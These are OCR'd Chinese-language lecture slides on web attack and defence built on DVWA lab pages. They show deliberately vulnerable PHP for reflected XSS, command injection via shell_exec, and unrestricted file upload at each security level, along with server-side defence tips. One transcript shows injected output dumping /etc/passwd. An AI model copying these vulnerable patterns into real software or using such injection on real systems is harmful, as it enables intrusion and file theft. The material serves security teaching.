
網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

XSS- low


網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```



XSS- low

網站程式開發與攻防



XSS- low

網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```


XSS- medium

網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```


XSS- medium

網站程式開發與攻防



XSS- medium

網站程式開發與攻防



XSS- medium

網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '',
$_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```


XSS- high

網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '',
$_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```

XSS- high

網站程式開發與攻防



XSS- high

網站程式開發與攻防

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

        // Get input
        $name = htmlspecialchars( $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

XSS- Impossible

網站程式開發與攻防

- 攻防實作
  - Cross-site scripting(XSS)
  - 提醒
    - 勿使用取代字串的方式過濾
    - 勿在client side進行防禦，可輕易bypass
    - 在後端進行防禦
    - 使用者輸入的任何字串都是不可信任的
    - 所有輸入值都過濾完畢後才存到資料庫
    - 從資料庫取出的資料都先經過轉化之後才顯示在網頁上，例如使用HTML Entities編碼轉換特殊字元
    - 完整防禦概念可參考 https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

網站程式開發與攻防


- 攻防實作
  - CMD Injection

網站程式開發與攻防

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>
```

CMDI- low

網站程式開發與攻防


192.168.31.141/vulnerabilities/exec/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.079 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.086 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.020/0.058/0.086/0.027 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
More Information

網站程式開發與攻防

- 攻防實作
  - CMD Injection
  - 提醒
    - 過濾
    - Command injection防禦寫法參考
    - https://github.com/RandomStorm/DVWA/blob/master/vulnerabilities/exec/source/impossible.php

網站程式開發與攻防

- 攻防實作
  - 上傳

網站程式開發與攻防

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
{
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

